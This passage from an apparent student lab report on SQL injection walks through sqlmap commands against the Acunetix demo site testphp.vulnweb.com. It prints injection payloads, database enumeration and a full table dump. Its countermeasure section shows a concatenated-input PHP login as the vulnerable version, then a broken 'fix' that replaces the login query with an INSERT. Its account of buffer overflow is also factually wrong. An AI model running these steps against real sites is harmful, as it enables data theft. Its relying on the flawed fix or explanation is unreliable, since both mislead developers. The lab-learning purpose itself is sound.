
Using tools

Next, the researcher looked into and used some tools in order inject into an SQLi vulnerable website. The website used for this was "http://testphp.vulnweb.com/product.php?pic=5" as the 'pic=5' shows that the website is quite vulnerable though the single quotation mark test does go to verify that it is.

The tool that was used was 'Sqlmap'. This tool can be installed on a majority of operating systems. The easiest way for Linux operating systems is to clone it from Github, while for windows just is to download its .zip file, extracting the file, and using the command prompt to go to its directory and use it by typing 'sqlmap.py'.

For this, the researcher used a Kali Linux terminal.

The first thing done by the researcher was to test if the website was vulnerable to SQL injection by inputting into Sqlmap the following command "sqlmap –u http://testphp.vulweb.com/ptoduct.php?pic=5" (*Figure 14)*. In which '-u' is the specification of a website URL that you wish to test for vulnerability. The results are shown in *Figure 15*.



Not secure | testphp.vulnweb.com/product.php?pic=5

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
Fractal Explorer

Mean

```
$ sqlmap -u "http://testphp.vulnweb.com/product.php?pic=5"
```

Short description

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

Long description


This picture is an 53 cm x 12 cm masterpiece.

This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.

painted by: r4w8173

the price of this item is: $460


Figure 14 (above) – Using sqlmap on the above mentioned website.



```
$ sqlmap -u "http://testphp.vulnweb.com/product.php?pic=5"

                {1.3.2#stable}

                http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:11:24 /2019-04-05/

[12:11:25] [INFO] resuming back-end DBMS 'mysql'
[12:11:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: pic (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: pic=1 AND 2652=2652

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: pic=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: pic=-6073 UNION ALL SELECT NULL,CONCAT(0x716b787a71,0x785a6d59434f76424c5355656c4f444f42666849706466567644526b625042634252465344586470,0x71626b7871),NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- ahxv
---
[12:11:25] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0.12
[12:11:25] [INFO] fetched data logged to text files under '/home/muts/.sqlmap/output/testphp.vulnweb.com'

[*] ending @ 12:11:25 /2019-04-05/
```


Figure 15 (above) - Information supplied by sqlmap for the mentioned website.

Then, the researcher attached ' --dbs ' at the end of the previous statement to view all the databases within this website. So the query is "sqlmap -u "http://testphp.vulnweb.com/product.php?pic=5" --dbs "(*Figure 16)*, which gives the results shown in *Figure 17*.



```
$ sqlmap -u "http://testphp.vulnweb.com/product.php?pic=5" --dbs
```


Figure 16 (above) – looking for databases.



```
[12:33:45] [INFO] resumed: 'acuart
available databases [2]:
[*] acuart
[*] information_schema
```

Figure 17 (above) – The databases for the website.


Within *Figure 17* it can be seen that there are 2 available databases by the name of ‘acuart’ and ‘informaion_schema’. The researcher continues to use more commands in order to see what is in the databases. Starting with the first one ‘acuart’. So, taking the previous command and replace “--dbs” with “--tables -D acuart “. These commands should get the tables within the database ‘acuart’ (*Figure 18)*.



```
[15:47:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0.12
[15:47:40] [INFO] fetching tables for database: 'acuart'
[15:47:40] [INFO] used SQL query returns 8 entries
[15:47:40] [INFO] resumed: 'artists'
[15:47:40] [INFO] resumed: 'carts'
[15:47:40] [INFO] resumed: 'categ'
[15:47:40] [INFO] resumed: 'featured'
[15:47:40] [INFO] resumed: 'guestbook'
[15:47:40] [INFO] resumed: 'pictures'
[15:47:40] [INFO] resumed: 'products'
[15:47:40] [INFO] resumed: 'users'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Figure 18 (above) - Tables within the database ‘acuart’.


As seen in *Figure 18* the tables within the ‘acuart’ database are listed; artists, carts, categ, featured, etc. Upon choosing a table that you would like to gain information on, the researcher moved on to get the columns within the table. The researcher selected the first table (artists), and the previous command was pulled forward (by pressing the up-arrow key), however “—tables” was replaced with “-- columns –D acuart –T artists”, meaning that the researcher wanted the columns of the acuart database where the table name is artists. The results are shown in *Figure 19*.



```
[16:06:52] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL >= 5.0.12
[16:06:52] [INFO] fetching columns for table 'artists' in database 'acuart'
[16:06:52] [INFO] used SQL query returns 3 entries
[16:06:52] [INFO] resumed: 'artist_id','int(5)'
[16:06:52] [INFO] resumed: 'aname','varchar(50)'
[16:06:52] [INFO] resumed: 'adesc','text'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int(5)      |
+-----------+-------------+
```

Figure 19 (above) – The columns within the ‘artists’ table.


From *Figure 19* we can see that there are 3 columns to this table, adesc, aname, and artists_id. It can also be seen that the data types of each column are given.



```
$ sqlmap -u "http://testphp.vulnweb.com/product.php?pic=5" --dump -D acuart -T artists
```

Figure 20 (above) - Command for gaining all the information stored within the artists table.

Lastly, the researcher wanted all the data to be ‘dumped’. This means that the researcher is going to put in a command that will allow for all the information inside the table to be given. The command for this is similar to the one that had been used for a while now, except that “--columns “ will be replaced by “--dump “ (*Figure 20)*. The results are shown in *Figure 21*, to which all the artists on the website are displayed.




```
| 1        | r4w8173 | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse plate
a dictumst. Nulla nonummy. Cras quis libero.\n    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\n    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n    mauris vulputa
te lacinia. Aenean viverra. Class aptent taciti sociosqu ad\n    litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\n    Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ip
sum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis
libero.\n    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\n    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n    mauris vulputate lacinia. Aenean viverra. Class apt
ent taciti sociosqu ad\n    litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\n    Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p> |
| 2        | Blad3   | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictum
st. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean v
iverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consecte
tuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam pos
uere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conu
bia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>                                                         |
| 3        | lyzae   | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictum
st. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean v
iverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consecte
tuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam pos
uere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conu
bia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>                                                         |
```

Figure 21 (above) - All of the information within the ‘artists’ table.

Going back to the table drop of the practical involving the use of sqlmap, we find that a much more devastating injection would be into the ‘users’ table where the researcher would get plenty of valuable information handed over to them about the users.


Countermeasures

Considering the dangers of SQLi, the researcher looked at ways in which SQLi could be prevented. Using some PHP and a created login page of a web application (*Figure 22)*, the researcher was able to make edits to the script as to forbid certain characters (e.g. the quotation mark (‘), certain command words (e.g. INSERT/UPDATE etc.)). To do this, some further research was required in order to make changes to the source file, considering that it is written in PHP. Though, this was not too difficult, and a few patches were found and implemented (*Figure 23)*. One such example would be using bindValue() which binds a value to named or question mark in SQL statement. (Allardice, Sankar, and Mane, 2019)



```php
<?php
    include("global.php");
    include("db.php");

    session_start();

    if ($_SERVER["REQUEST_METHOD"] == "POST") {

        // username and password are sent in the form

        $username = $_POST['username'];
        $password = $_POST['password'];

        // Check if the username and password exist in the database

        $sql = "SELECT username FROM users WHERE username = '$username' AND password = '$password'";
        $result = mysqli_query($db, $sql);
        $row = mysqli_fetch_array($result, MYSQLI_ASSOC);

        $count = mysqli_num_rows($result);

        // If username and password matched then there is one row in the result

        if ($count != 0) {
            $_SESSION['login_user'] = strtolower($username);

            header("location: search.php");
        }
        else {
            $error = "Your Username or Password is invalid";
        }
    }
?>
```

Figure 22 (above) – PHP login page before any alterations.



```php
//      $username = $_POST['username'];
//      $password = $_POST['password'];
$stmt = $db->prepare("INSERT INTO users (name, value) VALUES (:uname, :pass)");
$stmt->bindValue(':uname', $username);
$stmt->bindValue(':pass', $password);
```

Figure 23 (above) – PHP login page after some alterations.

Discussion

During the practical work, the researcher found that through a series of queries, one can essentially gain access to a web servers database(s) and potentially all the data within. To summarise, the researcher was able to use dummy websites (where hacking is 'legal') and use different queries in order to obtain the information within said websites database(s). At the end of the practical, the SQL queries injected were mostly successful and returned the desired data/effect. The results of the practical ultimately conclude that SQLi vulnerable websites are highly dangerous given that they allow for malicious user to have a 'quick' way to gain plenty of information on users.

Future Work

Work that can follow this would be looking into Buffer Overflow. Buffer overflow is taking the 'buffer' of an application set up and run more information into it than was allocated when it was designed and forcing the remaining information to overwrite the next area of memory. Other names for Buffer overflow are Stack overflow and Heap overflow, given that 'stack' and 'heap' are the names of the next areas of memory after buffer. Meaning that when one attempts buffer overflow they usually overwrite into the stack memory and/or heap memory areas. These can act alongside SQLi as they can help get by some SQLi patches, and overwrite the space that's beyond the 'buffer' section and into the local variables and return address. For example, if a buffer was only given 8 byes for a username, then a username being entered is 12 bytes long, then we have an overflow, and the remaining characters go over into the other sections of the application.

Conclusion

To conclude, the amount of damage SQLi can cause becomes obvious, though not only to the web application, but to the company/owner(s), and to the customers that use said web application. Being able to use the SELECT query to view this data has a smaller impact than if an attacker is able to use INSERT/UPDATE/DELETE or any other dangerous command that would allow someone to effectively alter any and all data within the database.

The aims for this practical were well met, in that it was successfully shown how SQL (a popular database server) was able to be used in such a dangerous way, should there not be significant interference from the web designers to implement appropriate restrictions on the users' side.

References:

Acunetix. (n.d.). *What is SQL Injection (SQLi) and How to Prevent It*. [online] Available at: https://www.acunetix.com/websitesecurity/sql-injection/ [Accessed 10 Mar. 2019].

Horner, Matthew and Hyslip, Thomas (2017) "SQL Injection: The Longest Running Sequel in Programming History," Journal of Digital Forensics, Security and Law: Vol. 12 : No. 2 , Article 10.

Thomson, I. (2016). *FBI: Look out – hackers are breaking into US election board systems*. [online] Theregister.co.uk. Available at: https://www.theregister.co.uk/2016/08/29/fbi_warns_attacks_on_election_systems/ [Accessed 10 Apr. 2019].

Yang, L. (2017). *UNION (Transact-SQL) - SQL Server*. [online] Docs.microsoft.com. Available at: https://docs.microsoft.com/en-us/sql/t-sql/language-elements/set-operators-union-transact-sql?view=sql-server-2017 [Accessed 13 Apr. 2019].

Docs.microsoft.com. (2019). *String Operators (Transact-SQL) - SQL Server*. [online] Available at: https://docs.microsoft.com/en-us/sql/t-sql/language-elements/string-operators-transact-sql?view=sql-server-2017 [Accessed 16 Mar. 2019].Sweatman, W. (2019).

Allardice, J., Sankar, R. and Mane, R. (2019). *what does mysql_real_escape_string() really do?*. [online] Stack Overflow. Available at: https://stackoverflow.com/questions/6327679/what-does-mysql-real-escape-string-really-do [Accessed 17 Mar. 2019].

The Dark Arts: SQL Injection and Secure Passwords. [online] Hackaday. Available at: https://hackaday.com/2016/03/09/the-dark-arts-sql-injection-and-secure-passwords/ [Accessed 11 Mar. 2019].

Clarke, J. (2012). *SQL injection attacks and defense*. 2nd ed. Waltham, MA: Elsevier.

B, S. (2019). *Difference between bindParam and bindValue in PHP - GeeksforGeeks*. [online] GeeksforGeeks. Available at: https://www.geeksforgeeks.org/difference-between-bindparam-and-bindvalue-in-php/ [Accessed 13 Apr. 2019].